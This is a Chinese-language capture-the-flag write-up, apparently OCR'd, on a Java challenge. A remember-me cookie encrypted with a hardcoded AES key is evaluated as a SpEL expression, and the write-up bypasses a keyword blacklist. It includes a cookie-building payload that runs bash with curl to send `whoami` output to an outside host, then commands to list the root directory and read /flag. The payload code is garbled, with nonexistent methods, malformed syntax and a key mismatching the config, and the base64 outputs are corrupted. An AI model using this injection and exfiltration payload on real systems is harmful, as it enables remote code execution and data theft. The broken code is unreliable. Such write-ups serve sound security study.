

[Java代码审计]javacon WriteUp

原创

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分类专栏: # Java代码审计 安全学习 # 训练打卡日记

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
写在前面

在P神星球看到的, 这里学习一下, 文件在 <https://www.leavesongs.com/media/attachment/2018/11/23/challenge-0.0.1-SNAPSHOT.jar>

[javacon](#)

运行的时候利用 `java -jar challenge-0.0.1-SNAPSHOT.jar`

首先查看配置




```
classes > application.yml
MainController.class × RMIServer.java × ProcessBuilder.java × application.yml ×
1   spring:
2     thymeleaf:
3       encoding: UTF-8
4       cache: false
5       mode: HTML
6     keywords:
7       blacklist:
8         - java.lang
9         - Runtime
10        - exec.*\(
11      user:
12        username: admin
13        password: admin
14        rememberMeKey: c0dehackinghere1
```

首先在登录页面，在login页面post接收参数，与配置当中的比对，成功则设置cookie

```
@PostMapping({"/login"})
public String login(@RequestParam(value = "username", required = true) String username, @RequestParam(value =
"password", required = true) String password, @RequestParam(value = "remember-me", required = false) String isRemember, HttpSession session, HttpServletResponse response) {
    if (this.userConfig.getUsername().contentEquals(username) && this.userConfig.getPassword().contentEquals(password)) {
        session.setAttribute("username", username);
        if (isRemember != null && !isRemember.equals("")) {
            Cookie c = new Cookie("remember-me", this.userConfig.encryptRememberMe());
            c.setMaxAge(2592000);
            response.addCookie(c);
        }
        return "redirect:/";
    } else {
        return "redirect:/login-error";
    }
}
```

选中RememberMe之后登录，成功进入



我们看看这里进行的操作，首先获取remember-me参数

```
    }
    @GetMapping
    public String admin(@CookieValue(value = "remember-me", required = false) String rememberMeValue, HttpSession session, Model model) {
        if (rememberMeValue != null && !rememberMeValue.equals("")) {
            String username = this.userConfig.decryptRememberMe(rememberMeValue);
            if (username != null) {
                session.setAttribute("username", username);
            }
        }
    }
}
```

查看函数 `getAdvanceValue`

```
    }
    @GetMapping
    public String admin(@CookieValue(value = "remember-me", required = false) String rememberMeValue, HttpSession session, Model model) {
        if (rememberMeValue != null && !rememberMeValue.equals("")) {
            String username = this.userConfig.decryptRememberMe(rememberMeValue);
            if (username != null) {
                session.setAttribute("username", username);
            }
        }
    }
}

Object username = session.getAttribute("username");
if (username != null && !username.toString().equals("")) {
    model.addAttribute("name", this.getAdvanceValue(username.toString()));
    return "hello";
} else {
    return "redirect:/login";
}
}
```

首先这里将接收的参数并与黑名单进行比对，如果匹配成功则抛出错误

```
private String getAdvanceValue(String val) {
    String[] var2 = this.keywordProperties.getBlacklist();
    int var3 = var2.length;

    for(int var4 = 0; var4 < var3; ++var4) {
        String keyword = var2[var4];
        Matcher matcher = Pattern.compile(keyword, flags: 34).matcher(val);
        if (matcher.find()) {
            throw new HttpClientErrorException(HttpStatus.FORBIDDEN);
        }
    }
}
```

如果没有匹配到则进行正常流程，在SmallEvaluationContext进行SpEL表达式解析。注意，这里就存在SPEL表达式注入

```
        throw new HttpClientErrorException(HttpStatus.FORBIDDEN),  
    }  
  
    ParserContext parserContext = new TemplateParserContext();  
    Expression exp = this.parser.parseExpression(val, parserContext);  
    SmallEvaluationContext evaluationContext = new SmallEvaluationContext();  
    return exp.getValue(evaluationContext).toString();  
}  
}
```

因此我们只需要绕过黑名单构造参数即可

```

class Encryptor {
    static Logger logger = LoggerFactory.getLogger(Encryptor.class);

    public Encryptor() {
    }


    public static String encrypt(String key, String initVector, String value) {
        try {
            IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(1, skeySpec, iv);
            byte[] encrypted = cipher.doFinal(value.getBytes());
            return Base64.getUrlEncoder().encodeToString(encrypted);
        } catch (Exception var7) {
            logger.warn(var7.getMessage());
            return null;
        }
    }

    public static String decrypt(String key, String initVector, String encrypted) {
        try {
            IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
            cipher.init(2, skeySpec, iv);
            byte[] original = cipher.doFinal(Base64.getUrlDecoder().decode(encrypted));
            return new String(original);
        } catch (Exception var7) {
            logger.warn(var7.getMessage());
            return null;
        }
    }
}

public class RMIServer {
    public static void main(String[] args) throws IOException, ClassNotFoundException, NoSuchMethodException, InvocationTargetException, IllegalAccessException, InstantiationException {
        System.out.println(Encryptor.encrypt("c0dehack1nghere1", "0123456789abcdef", "#{T(String).getClass().forName(\"java.lang.Runnable\").getMethod(\"execute\",T(String[])).invoke(T(String).getClass().forName(\"java.lang.Runnable\").getMethod(\"getRunnable\").invoke(T(String).getClass().forName(\"java.lang.ProcessBuilder\").new String[]{\"/bin/bash\"},\"-c\",\"curl http://xxx?a=`whoami`\")})"));
    }
}


```

成功拿到



```
11.txt x
1 root
```

看看根目录使用 `ls / | base64` 防止遇到空格以后被截断



```
目录: /www/www
1 YmluCmJvb3QKZGF0YQpkZXVKZRjCmZlZhptLmRiCmhvbWUkaw5pdHJkLmtzwppbmlocmQuaW1n|
```


FTP
数据库
监控
安全
文件
终端

元素 Elements
控制台 Console
来源 Sources
网络 Network
HackBar
性能 Performance
内存 Memory
应用 Application
Lighthouse
编辑此Cookie EditThisCookie

加载 LOAD
拆分 SPLIT
执行 EXECUTE
测试 TEST SQLI XSS LFI SSTI 编码 ENCODING
哈希 HASHING

URL
bin
boot
data
dev
etc
feehi.db
home
initrd.img
initrd.img

通过 `cat /flag` 获取到flag



```
1 eTR0YWNrZXJ7dGVzdGzsyWd9|
```

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URL
y4tacker{testflag}